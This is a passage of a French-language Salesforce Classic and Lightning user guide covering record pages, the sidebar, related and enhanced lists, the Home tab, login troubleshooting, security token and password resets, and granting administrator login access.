2. Un *fil*, dans lequel vous pouvez ajouter et afficher des commentaires sur un enregistrement.
3. Un *menu latéral*, dans lequel vous pouvez par exemple rechercher et créer rapidement des enregistrements.
4. Des *sections* relatives à l'enregistrement, avec des champs et des liens clés.
5. Des *listes associées*, qui regroupent et affichent des liens vers d'autres enregistrements associés à celui que vous affichez. Vous pouvez changer l'ordre des listes associées sur votre page.
6. Divers *liens*, qui facilitent le déplacement dans la page ou l'accès à d'autres pages ou à des sites externes.

Examinons ces éléments dans la page de détail d'un compte.




Compréhension la barre latérale de Salesforce

Affichage et masquage du menu latéral réductible

Utilisation d'éléments associés directement à partir de l'enregistrement que vous visualisez

Dans les enregistrements Salesforce, les liens et les détails des enregistrements associés sont regroupés dans des listes associées. Certaines listes associées permettent d'exécuter des tâches communes pour l'objet associé, par exemple créer des enregistrements ou joindre des fichiers.

Utilisation des listes avancées

Navigation dans les listes longues

Modification de votre service

Vous pouvez modifier les enregistrements que vous visualisez en sélectionnant le service dans lequel vous travaillez actuellement.

CONSULTER ÉGALEMENT :

Balises dans les enregistrements

Compréhension la barre latérale de Salesforce

Navigation dans les pages d'accueil des objets dans Salesforce Classic

L'onglet Accueil

## Compréhension la barre latérale de Salesforce

La colonne de la barre latérale qui s'affiche à gauche de la plupart des pages Salesforce facilite l'accès aux liens et aux commandes ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Recherche

  Utilisez la zone de recherche de l'en-tête si vous n'avez pas la recherche du menu latéral.
- Le lien Balises et la liste déroulante Balises récentes
- La liste déroulante Services
- La liste déroulante Créer
- Un raccourci Calendrier vers la dernière vue de calendrier utilisée
- La liste Éléments récents
- Messages et alertes
- Liens personnalisés
- Un raccourci vers la Corbeille

Les options de votre barre latérale varient selon les fonctionnalités que vous avez activées et si votre administrateur a personnalisé la présentation de page.

## Affichage et masquage du menu latéral réductible

Si votre administrateur a activé le Menu latéral réductible, vous pouvez afficher ou masquer le menu selon vos besoins.


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**Remarque:** Les utilisateurs du centre d'appels ne voient pas les appels entrants s'ils réduisent le menu latéral.

Cliquez sur le côté du menu latéral pour l'ouvrir ou le fermer.



# Utilisation d'éléments associés directement à partir de l'enregistrement que vous visualisez

Dans les enregistrements Salesforce, les liens et les détails des enregistrements associés sont regroupés dans des listes associées. Certaines listes associées permettent d'exécuter des tâches communes pour l'objet associé, par exemple créer des enregistrements ou joindre des fichiers.

Par exemple, l'enregistrement Piste offre plusieurs listes associées, notamment les Activités en cours qui répertorie les activités en cours et les champs d'activité clés. Dans cette liste associée, vous pouvez créer une tâche, une activité ou une demande de réunion. Lors de la fermeture d'une tâche associée à la piste, un lien vers cette page s'affiche dans la liste associée Historique des activités de l'enregistrement Piste, qui affiche les mêmes champs clés que les Activités en cours et offre d'autres tâches communes.

Éditions


Disponible avec : Salesforce Classic

Disponible avec : Toutes les éditions

Les listes associées que vous pouvez afficher et utiliser sont déterminées par :

- Vos autorisations utilisateur
- Les personnalisations apportées à l'interface utilisateur et aux présentations de page par votre administrateur Salesforce
- Vos propres personnalisations

L'organisation et l'accès aux listes associées sont aisés. Voici comment procéder.




1. Faites défiler la page jusqu'à la liste associée dont vous avez besoin.

2. Si les liens de survol de la liste associée sont activés dans votre organisation, cliquez sur un lien pour afficher la liste dans une fenêtre contextuelle.
3. Cliquez sur **Personnaliser la page** pour sélectionner et organiser les listes associées disponibles que vous souhaitez afficher.

## Utilisation des listes avancées

Les listes avancées vous permettent de consulter, de personnaliser et de modifier rapidement des données de liste pour accélérer votre productivité quotidienne. Elles doivent d'abord être activées par votre administrateur pour que vous puissiez en bénéficier.

Les listes avancées vous permettent de :

- Naviguer dans les résultats de la liste en cliquant sur l'icône de la première page (**<<**), **Précédent**, **Suivant**, ou sur l'icône de la dernière page (**>>**) en bas de la liste.
- Passer directement à une page spécifique de résultats en saisissant un nombre dans la zone de texte dans le coin inférieur droit, puis en appuyant sur Entrée.
- Créer une vue en cliquant sur **Créer une vue**. Modifiez, supprimez ou actualisez la vue actuelle en cliquant respectivement sur l'icône **Modifier**, **Supprimer** ou .
- Modifier le nombre d'enregistrements affichés par page. Cliquez sur dans le coin inférieur gauche de la liste, puis sélectionnez le paramètre souhaité. Vous pouvez consulter 10, 25, 50, 100, ou 200 enregistrements à la fois. Si vous modifiez ce paramètre, vous revenez à la première page des résultats de la liste.

  La modification de vos préférences relatives au nombre d'enregistrements affichés par page s'applique à toutes les listes de toutes les applications Salesforce, pas seulement à l'application active. De plus, si vous modifiez vos préférences pour la valeur 200, un message vous avertit d'une dégradation probable des performances.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour utiliser la modification en ligne avec une liste avancée :

- Modifications en masse dans des listes

- Modifiez la largeur d'une colonne en faisant glisser la partie droite de l'en-tête de la colonne avec la souris. Toutes les modifications auxquelles vous procédez sur la largeur des colonnes sont appliquées cette seule liste et sont conservées lorsque vous consultez la liste.

  Si vous ajoutez ou supprimez des colonnes d'une liste, toutes les personnalisations de largeur de colonne de cette liste sont automatiquement ignorées.

- Modifiez l'ordre dans lequel une colonne apparaît en faisant glisser tout l'en-tête de la colonne jusqu'à la position souhaitée avec votre souris. Si vous disposez de l'autorisation de modifier la définition de la liste, vos modifications sont automatiquement enregistrées pour tous les utilisateurs qui consultent la liste. Si vous ne disposez pas de la permission de modifier la définition de la liste, vos modifications seront ignorées lorsque vous quitterez la page.
- Modifiez le nombre et l'ordre des colonnes affichées en cliquant sur **Modifier** à côté de la liste déroulante dans le coin supérieur gauche.
- Si votre administrateur a activé l'option de modification en ligne pour votre entreprise, modifiez directement des enregistrements uniques à partir de la liste en double-cliquant sur des valeurs de champ individuelles. Si votre administrateur vous a accordé l'autorisation « Modifications en masse dans des listes », vous pouvez également modifier jusqu'à 200 enregistrements à la fois.
- Dans les vues de liste de comptes, de contacts et de pistes, cliquez sur le lien **Ouvrir le calendrier** en bas de la page pour afficher une vue hebdomadaire du calendrier sous la liste. Ensuite, vous pouvez faire glisser un enregistrement de la liste vers une période dans le calendrier pour créer rapidement un événement associé à l'enregistrement. Notez que votre administrateur contrôle la disponibilité de la fonctionnalité Planification par glisser-déplacer.

## Navigation dans les listes longues

Dans Salesforce, de nombreuses pages de liste comprennent les outils de gestion de gros volumes de données suivants :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.

  Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.

- En haut d'une liste, cliquez sur une lettre pour afficher les éléments correspondants ou sur **Autre** pour afficher les éléments dont le nom commence par un chiffre ou un symbole. Cliquer sur **Tout** pour afficher tous les éléments correspondant aux critères de la vue actuelle.
- Pour trier les éléments de vue de liste selon les données d'une colonne spécifique, cliquez sur l'en-tête de cette colonne. Les données texte sont classées par ordre alphabétique et les données numériques par ordre croissant. Les dates sont classées en partant de la plus récente. Pour inverser l'ordre de tri, cliquez de nouveau sur l'en-tête de la colonne.

  Remarque: Vous pouvez trier par n'importe quel champ personnalisé, à l'exception des listes à sélection multiple. Les vues de liste d'utilisateur ne sont pas triées pour les organisations comptant plus de deux millions d'utilisateurs. Les organisations qui comptent plus de 2 millions d'utilisateurs peuvent contacter Salesforce pour réactiver le tri.

- Cliquez sur le lien **Page précédente** ou **Page suivante** pour afficher les ensembles d'éléments précédents ou suivants dans la vue actuelle.
- En bas d'une liste, cliquez sur le lien **moins** ou **plus** pour diminuer ou augmenter le nombre d'éléments par page.

Dans certaines listes associées comportant de nombreux éléments, les liens suivants sont disponibles :

- Cliquez sur **Afficher [nombre] en plus** pour augmenter le nombre d'éléments dans la liste.
- Cliquez sur **Aller à la liste** pour afficher une page secondaire de la liste associée complète.

## Modification de votre service

Vous pouvez modifier les enregistrements que vous visualisez en sélectionnant le service dans lequel vous travaillez actuellement.

Vous pouvez modifier à tout moment le service dans lequel vous travaillez et remplacer le service par défaut auquel vous avez été initialement attribué(e) pour des recherches et des rapports.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Dans le champ Services du menu latéral, sélectionnez le service dans lequel vous souhaitez travailler.

Remarque: Les enregistrements que vous créés sont attribués à votre service par défaut, pas au service dans lequel vous travaillez. Lors de la création de l'enregistrement, vous pouvez définir explicitement un service différent du service par défaut.

CONSULTER ÉGALEMENT :

Organisation des données avec des divisions

Rapports sur les services

# L'onglet Accueil

Depuis l'onglet Accueil, vous pouvez créer une publication Chatter, afficher des instantanés de tableau de bord, afficher vos tâches et votre calendrier et rechercher dans le fil ( ).

Vous pouvez également utiliser les composants du menu latéral, tels que Créer, Éléments récents et Liens personnalisés, qui figurent également dans les autres pages Salesforce. Votre présentation d'onglet Accueil, vos composants du menu latéral et vos liens sont activés et configurés par votre administrateur.

Des bannières d'alerte peuvent s'afficher sous l'onglet Accueil pour vous informer de la disponibilité des mises à jour de clients de bureau, notamment Connect Offline.

Éditions

Disponible avec : Salesforce Classic

Les onglets et les options disponibles dans la liste déroulante Créer varient selon les autorisations dont vous disposez et l'édition Salesforce utilisée.

Modification du tableau de bord de votre onglet Accueil

Utilisation de vos tâches et du calendrier sur la page d'accueil

Affichage de liens personnalisés dans l'onglet Accueil

Affichage de messages et d'alertes

Graphique des performances

Utilisez le graphique des performances de la page d'accueil dans Lightning Experience pour suivre vos performances commerciales et celles de votre équipe par rapport à des objectifs commerciaux personnalisables.

L'assistant

Utilisez l'assistant de la page d'accueil de Lightning Experience pour afficher les mises à jour importantes de la journée.

CONSULTER ÉGALEMENT :

Navigation dans les pages d'accueil des objets dans Salesforce Classic

## Modification du tableau de bord de votre onglet Accueil

Votre administrateur peut créer des pages de l'onglet Accueil personnalisées faisant apparaître les composants personnalisés, tels que l'instantané d'un tableau de bord ou le logo de votre entreprise. Si votre onglet Accueil contient un instantané de tableau de bord, vous pouvez modifier les paramètres du tableau de bord.

Cliquez sur **Personnaliser la page** dans la section Tableau de bord de votre onglet Accueil si celui-ci contient un tableau de bord. Utilisez cette page pour sélectionner un autre tableau de bord à afficher sur votre onglet Accueil. Cliquez sur **Actualiser** pour actualiser les données affichées dans votre tableau de bord.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Utilisation de vos tâches et du calendrier sur la page d'accueil

Remarque: Les sections Mes tâches et Calendrier s'affichent sur l'onglet Accueil si elles sont incluses en tant que composants de la présentation de page d'accueil.

Depuis la page d'accueil, vous pouvez afficher, créer et modifier des tâches et des événements Si vous avez Salesforce pour Outlook installé, vous pouvez peut-être synchroniser vos éléments Outlook avec Salesforce afin de les afficher dans les sections Mes tâches et Calendrier.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dans la section Mes tâches, vous pouvez :

- Cliquez sur **Nouveau** pour créer une tâche.
- Affichez une liste des tâches qui vous sont attribuées. Vous pouvez afficher jusqu'à quinze tâches. Pour consulter toutes les tâches, cliquez sur **Afficher plus d'informations**.

  identifie les tâches qui font partie d'une série récurrente.
- Sélectionnez une plage horaire dans la liste déroulante pour changer les tâches à afficher.
- Attribuez les e-mails non résolus à des enregistrements associés. Pour afficher vos e-mails non attribués, cliquez sur **Mes éléments non résolus**.
- Si votre organisation a activé les liens au survol pour ma liste des tâches, survolez l'objet d'une tâche pour afficher ses détails dans un plan. De même, cliquez sur l'objet d'une tâche pour ouvrir la page des détails de cette tâche.
- Cliquez sur **X** pour fermer une tâche.

Dans cette section Calendrier, vous pouvez :

- Cliquez sur **Nouvel événement** pour créer un nouvel événement.
- Cliquez sur le sous-onglet Réunions planifiées pour affichez une liste des événements planifiés pour les sept prochains jours. L'onglet affiche jusqu'à 50 événements par jour.
  - identifie les événements qui font partie d'une série récurrente.
  - identifie des événements avec des invités. Les événements appartenant à plusieurs personnes ne sont pas disponibles dans Personal Edition.
  - Si votre organisation a activé les liens au survol pour les événements sur la page d'accueil, survolez l'objet d'un événement pour afficher ses détails dans un plan interactif. Vous pouvez aussi cliquer sur l'objet d'un événement pour ouvrir la page des détails de cet événement.
- Cliquez sur le sous-onglet Réunions demandées pour afficher les réunions que vous avez demandées mais pas confirmées. Cet onglet affiche jusqu'à 100 réunions demandées.
  - Cliquez sur l'objet de la réunion pour ouvrir sa page de détail qui permet d'annuler et de replanifier la réunion.
  - La colonne Réponses indique le nombre d'invités qui ont répondu à votre demande de réunion.
  - Lorsque vous confirmez une réunion, elle s'affiche dans le sous-onglet Réunions planifiées.

  Si le sous-onglet Réunions planifiées ne s'affiche pas, demandez à l'administrateur Salesforce de l'ajouter à la section Calendrier.
- Affichez un petit calendrier du mois en cours. Pour changer les mois affichés, cliquez sur et .
- Parcourez les différentes vues de votre calendrier, puis cliquez sur les icônes appropriées, sous le petit calendrier mensuel.

## Affichage de liens personnalisés dans l'onglet Accueil

Cette section s'affiche sous l'onglet Accueil en fonction de la présentation de votre page d'accueil personnalisée.

La section Liens personnalisés de l'onglet Accueil contient des liens vers les sites Web ou les pages Salesforce utiles pour tous les utilisateurs de votre organisation. Votre administrateur définit les liens qui s'affichent dans cette section.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Affichage de messages et d'alertes

La section Messages et alertes de la barre latérale de l'onglet Accueil affiche les annonces personnalisées par l'administrateur de votre organisation. La section Messages et alertes n'est pas disponible dans Personal Edition.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Graphique des performances

Utilisez le graphique des performances de la page d'accueil dans Lightning Experience pour suivre vos performances commerciales et celles de votre équipe par rapport à des objectifs commerciaux personnalisables.


Le graphique des performances affiche des données basées sur les opportunités de votre équipe commerciale, si vous êtes associé(e) à une équipe. Sinon, le graphique affiche vos propres opportunités. Seules les opportunités fermées ou ouvertes avec une probabilité supérieure à 70 % pour le trimestre en cours sont affichées.

- Fermé : la somme de vos opportunités fermées.
- Ouvert (> 70 %) : la somme de vos opportunités ouvertes avec une probabilité supérieure à 70 %. La ligne bleue du graphique correspond au total cumulé des opportunités fermées et des opportunités ouvertes avec une probabilité supérieure à 70 %.
- Objectif : votre objectif commercial personnalisable pour le trimestre. Ce champ est spécifique au graphique de performances et n'a aucun impact sur les quotas de prévisions ou les autres types d'objectif. Cliquez sur pour définir l'objectif.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Survolez le graphique pour afficher les montants d'opportunités fermées et engagées à différentes dates. Si vous survolez une date à laquelle une opportunité a été fermée ou définie sur une probabilité supérieure à 70 %, un point bleu s'affiche. Cliquez sur le point pour afficher une fenêtre avec plus de détails d'opportunité.

CONSULTER ÉGALEMENT :

- Paramètres et autorisations de l'accueil de Lightning Experience
- L'assistant

## L'assistant


Utilisez l'assistant de la page d'accueil de Lightning Experience pour afficher les mises à jour importantes de la journée.

Pour accéder à la page de détail d'un enregistrement, cliquez sur différentes pistes ou opportunités.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Les mises à jour suivantes s'affichent dans l'assistant :

- Pistes qui vous sont attribuées ce jour
- Opportunités avec des tâches en retard
- Opportunités sans activité pendant 30 jours
- Opportunités sans activité ouverte

Les mises à jour relatives aux pistes figurent avant les mises à jour relatives aux opportunités. Les mises à jour d'opportunité sont classées par ordre de date de fermeture.

**Remarque:** Si vous n'avez pas accès aux activités des opportunités ou si le canal des opportunités est désactivé, vous affichez à la place les recommandations des opportunités qui ont une date de fermeture comprise dans les 90 prochains jours.

CONSULTER ÉGALEMENT :

Paramètres et autorisations de l'accueil de Lightning Experience

Graphique des performances

# Dépannage des problèmes de connexion

La connexion est impossible ? Vous avez oublié votre nom d'utilisateur ou votre mot de passe, ou vous être bloqué(e) suite à un nombre excessif de tentatives de connexion ? Pour résoudre les problèmes de connexion, essayez les solutions ci-dessous.

Votre administrateur Salesforce définit des stratégies de mot de passe pour votre organisation. Ces stratégies déterminent le nombre de tentatives de connexion possibles, la durée du verrouillage et vos exigences de mot de passe.

Pour protéger la confidentialité de vos données, changez régulièrement de mot de passe. Si votre administrateur Salesforce expire les mots de passe utilisateur à intervalles réguliers, vous êtes invité(e) à modifier votre mot de passe au terme de chaque période.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Mot de passe oublié ? Récupérez-le.
- Verrouillé ? Attendez l'expiration de la période de verrouillage, puis réessayez, ou contactez votre administrateur Salesforce.
- Mot de passe expiré ? Nous vous invitons à changer votre mot de passe.
- Accès à Salesforce depuis une plage IP de confiance, avec un nouveau navigateur ou une nouvelle application ? Nous vous invitons à vérifier votre identité.
- Que signifie « Utiliser un domaine personnalisé » dans la page de connexion ? Si votre administrateur Salesforce a créé un domaine personnalisé pour votre organisation, cliquez sur **Utiliser un domaine personnalisé** pour saisir le nom de domaine et vous connecter.

  Un nom de domaine personnalisé se présente sous la forme `https://universalcontainers.my.salesforce.com`, où `universalcontainers` est un nom fourni par votre administrateur.

### Réinitialisation de votre jeton de sécurité

Lorsque vous accédez à Salesforce à partir d'une adresse IP extérieure à la plage IP de confiance de votre société, en utilisant un client de bureau ou l'API, un jeton de sécurité est requis pour la connexion. Un jeton de sécurité est un code alphanumérique et sensible à la casse que vous ajoutez à votre mot de passe ou saisissez dans un champ séparé, dans une application cliente.

### Octroi de l'accès à la connexion

Pour vous aider, votre administrateur ou un représentant du support client peut se connecter à l'application en utilisant votre identifiant. Par défaut, les administrateurs de votre société peuvent accéder à votre compte sans votre intervention. Si votre organisation exige que les utilisateurs octroient l'accès aux administrateurs, vous pouvez accorder l'accès pour une durée définie. Vous pouvez également accorder l'accès à des représentants d'organisations de support.

### Réinitialisation de votre mot de passe oublié

Si vous oubliez votre mot de passe, vous pouvez aisément le réinitialiser en cliquant sur le lien de mot de passe oublié dans la page de connexion. Votre nom d'utilisateur suffit.

# Réinitialisation de votre jeton de sécurité

Lorsque vous accédez à Salesforce à partir d'une adresse IP extérieure à la plage IP de confiance de votre société, en utilisant un client de bureau ou l'API, un jeton de sécurité est requis pour la connexion. Un jeton de sécurité est un code alphanumérique et sensible à la casse que vous ajoutez à votre mot de passe ou saisissez dans un champ séparé, dans une application cliente.

Votre jeton de sécurité n'est pas affiché dans vos paramètres ni dans votre profil.

Certaines applications clientes fournissent un champ séparé pour la saisie du jeton de sécurité. Si l'application n'a pas de champ séparé, ajoutez le jeton de sécurité à la fin de votre mot de passe. Par exemple, si votre mot de passe est *monmotdepasse* et que le jeton de sécurité est *XXXXXXXXXX*, saisissez `monmotdepasseXXXXXXXXXX` dans le champ Mot de passe. N'utilisez pas le jeton de sécurité ou n'ajoutez pas votre mot de passe lors de la connexion à Salesforce via un navigateur.

Si votre administrateur vous a accordé l'autorisation « Authentification à deux facteurs pour les connexions API », utilisez le code généré par une application d'authentification, par exemple Salesforce Authenticator, pour la valeur du jeton de sécurité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Connect pour Office n'est pas disponible dans **Database.com**

Connect Offline disponible avec : Salesforce Classic

Connect Offline disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Obtention ou réinitialisation de votre jeton

Lorsque vous réinitialisez votre mot de passe, vous recevez un nouveau jeton de sécurité par e-mail. Vous pouvez également réinitialiser votre jeton séparément.

1. Dans votre page Paramètres personnels, saisissez `Réinitialiser` dans la case `Recherche rapide`, puis sélectionnez **Réinitialiser mon jeton de sécurité**.
2. Cliquez sur **Réinitialiser le jeton de sécurité**. Le nouveau jeton de sécurité est envoyé à l'adresse e-mail définie dans vos paramètres personnels Salesforce.

Conseil: Avant d'accéder à Salesforce à partir d'une nouvelle adresse IP, nous recommandons de récupérer votre jeton de sécurité à partir d'un réseau approuvé à l'aide de **Réinitialiser mon jeton de sécurité**.

## Mise à jour de votre jeton dans Salesforce Outlook Edition

1. Dans Outlook, cliquez sur **Outils** > **Options Salesforce**.
2. Dans la fenêtre du mot de passe, saisissez votre mot de passe et votre jeton de sécurité, en ajoutant le jeton de sécurité à la fin de votre mot de passe. Par exemple, `mommotdepasseXXXXXXXXXX`.
3. Pour tester la saisie de votre mot de passe et de votre jeton, cliquez sur **Vérifier**.
4. Cliquez sur **OK**.

## Mise à jour de votre jeton dans Connect Offline, Connect for Office et Data Loader

Lorsque vous vous connectez, ajoutez la valeur du jeton de sécurité à la fin de votre mot de passe, par exemple `monmotdepasseXXXXXXXXXX`.

**Remarque:** Si vous recevez une erreur de mot de passe non valide lors de la connexion, essayez de vous connecter uniquement avec votre mot de passe. Cette erreur peut s'afficher lorsque vous utilisez votre jeton de sécurité pour vous connecter à partir d'une adresse IP comprise dans la plage IP de confiance définie par votre administrateur.

CONSULTER ÉGALEMENT :

- Accès à vos paramètres personnels dans Salesforce Classic
- Dépannage « Réinitialisation de mon jeton de sécurité » manquant
- Modification des informations de connexion à Salesforce pour Outlook
- Connexion à Connect pour Office
- Connexion à Connect Offline

## Octroi de l'accès à la connexion

Pour vous aider, votre administrateur ou un représentant du support client peut se connecter à l'application en utilisant votre identifiant. Par défaut, les administrateurs de votre société peuvent accéder à votre compte sans votre intervention. Si votre organisation exige que les utilisateurs octroient l'accès aux administrateurs, vous pouvez accorder l'accès pour une durée définie. Vous pouvez également accorder l'accès à des représentants d'organisations de support.

Pour des raisons de sécurité, la période maximale d'octroi de l'accès est d'un an. Durant votre période d'accès, les administrateurs ou les agents de support peuvent utiliser votre connexion et accéder à vos données pour vous aider à résoudre des problèmes.

1. Dans vos paramètres personnels, saisissez *Accès à la connexion* dans la case Recherche rapide, puis sélectionnez l'option d'octroi de l'accès à la connexion.
2. Définissez la date d'expiration de l'accès en sélectionnant une valeur dans la liste.
3. Cliquez sur **Enregistrer**.

Si un administrateur, un représentant du support ou un éditeur change la configuration en utilisant votre connexion, le journal d'audit de configuration répertorie les modifications ainsi que le nom d'utilisateur. Dans certaines organisations, l'enregistrement des clics d'un administrateur connecté est également conservé à des fins d'audit.

**Remarque:** Vous ne pouvez pas accorder l'accès à certaines organisations de support si votre administrateur a défini des restrictions ou si la licence d'une application empaquetée l'interdit.

CONSULTER ÉGALEMENT :

- Présentation de votre administrateur Salesforce
- Personnalisation de votre expérience Salesforce

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

L'octroi de l'accès administrateur est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'historique du journal d'audit de configuration :

- Afficher la configuration

## Réinitialisation de votre mot de passe oublié

Si vous oubliez votre mot de passe, vous pouvez aisément le réinitialiser en cliquant sur le lien de mot de passe oublié dans la page de connexion. Votre nom d'utilisateur suffit.

1. Dans la page de connexion, cliquez sur le lien Mot de passe oublié.
2. Saisissez votre nom d'utilisateur, puis cliquez sur **Continuer**. Un e-mail contenant des instructions de réinitialisation de votre mot de passe est envoyé à l'adresse spécifiée dans vos paramètres personnels Salesforce.
3. Cliquez sous 24 heures sur le lien de l'e-mail, répondez à votre question de sécurité, puis cliquez sur **Continuer** (le lien de l'e-mail peut être utilisé une seule fois et expire au bout de 24 heures).
4. À l'invite, saisissez un nouveau mot de passe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Lorsque vous vous connectez à Salesforce à partir d'un navigateur ou d'une application que nous ne reconnaissons pas, et que votre adresse IP est extérieure à une plage IP de confiance, vous êtes invité(e) à vérifier votre identité.

CONSULTER ÉGALEMENT :

Vérification de votre identité

Dépannage des problèmes de connexion

# Utilisation d'appareils mobiles

Salesforce fournit plusieurs applications mobiles qui permettent de rester connecté et productif, où que vous soyez.

### Comparaison des produits mobiles de Salesforce

Salesforce1, SalesforceA, Salesforce Classic Mobile et Salesforce Authenticator sont disponibles sur différents appareils mobiles et dans différentes éditions, avec diverses options de support.

### Application mobile Salesforce1

